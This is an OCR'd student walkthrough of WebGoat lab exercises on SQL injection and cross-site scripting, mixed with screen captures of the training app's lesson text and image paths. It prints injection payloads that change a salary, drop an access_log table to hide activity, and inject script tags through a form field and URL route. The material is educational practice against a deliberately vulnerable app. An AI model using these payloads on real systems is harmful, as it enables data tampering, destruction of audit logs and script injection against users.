
‘ or 1=1;update employees set salary=10000000000 where first_name=’John’ –




Command:%';Drop table access_log;--


WebGoat
localhost:8080/
localhost:90
In SQL injec
-- in SQL - Gc
localhost:8080/WebGoat/start.mvc#lesson/SqlInjection.le
Introduction
General
(A1) Broken Access Control
(A2) Cryptographic Failures
(A3) Injection
SQL Injection (intro)
SQL Injection (advanced)
SQL Injection (mitigation)
Path traversal
Cross Site Scripting
(A5) Security Misconfiguration
(A6) Vuln & Outdated Components
(A7) Identity & Auth Failure
(A8) Software & Data Integrity
(A9) Security Logging Failures
(A10) Server-side Request Forgery
Client side
Challenges
Hide hints
Reset lesson
The underlying SQL query looks like that: "SELECT * FROM access_log WHERE action LIKE '%" + action + "%'".
1 2 3 4 5 6 7 8 9 10 11 12 13
Compromising Availability
After successfully compromising confidentiality and integrity in the previous lessons, we are now going to compromise the third element of the CIA triad: availability.
There are many different ways to violate availability. If an account is deleted or its password gets changed, the actual owner cannot access this account anymore. Attackers could also try to delete parts of the database, or even drop the whole database, in order to make the data inaccessible. Revoking the access rights of admins or other users is yet another way to compromise availability; this would prevent these users from accessing either specific parts of the database or even the entire database as a whole.
It is your turn!
Now you are the top earner in your company. But do you see that? There seems to be a access_log table, where all your actions have been logged to!
Better go and delete it completely before anyone notices.
Action contains:
Enter search string
Search logs
Success! You successfully deleted the access_log table and that way compromised the availability of the data.
Right Ctrl
ENG
IN
00:36
06-11-2023

SQL Injection(Advanced)





Part 5)Not Done

XSS


Part 2)Trivial(Yes)


Part 7) Simply add <script>alert(1)</script> in credit card number since the credit card number is treated as TEXT as we saw in the page source.


Part 10)As guided by the hints the test route is given in GoatRouter.js.The route is given as **WebGoat/start.mvc#test/** .


Part 11)Use the test route for this. Encode the / in </script> as %2F. Answer is **WebGoat/start.mvc#test/<script>webgoat.customjs.phoneHome()<%2Fscript>**

Part 12)Trivial MCQs



localhost:8080/WebGoat/start.mvc#lesson/CrossSiteScrip
WEBGOAT
Cross Site Scripting
Search lesson
Introduction
General
(A1) Broken Access Control
(A2) Cryptographic Failures
(A3) Injection
SQL Injection (intro)
SQL Injection (advanced)
SQL Injection (mitigation)
Path traversal
Cross Site Scripting
(A5) Security Misconfiguration
(A6) Vuln & Outdated Components
(A7) Identity & Auth Failure
(A8) Software & Data Integrity
(A9) Security Logging Failures
Text Editor
de Request Forgery
Client side
Reset lesson
1 2 3 4 5 6 7 8 9 10 11 12
What is XSS?
Cross-Site Scripting (also known as XSS) is a vulnerability/flaw that combines the allowance of HTML/script tags as input that renders into a browser without encoding or sanitization.
Cross-Site Scripting (XSS) is the most prevalent and pernicious web application security issue
While there is a simple well-known defense for this attack, there are still many instances on the web. Coverage of fixes also tends to be a problem in terms of fixing it. We will talk more about the defense in a little bit.
XSS has significant impact
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
11
Search HTML
Filter Styles
:hov .cls
Layout
Computed
Changes
Compatibility
<tbody>
<tr>
<td>
Enter your credit card number:
</td>
<td>
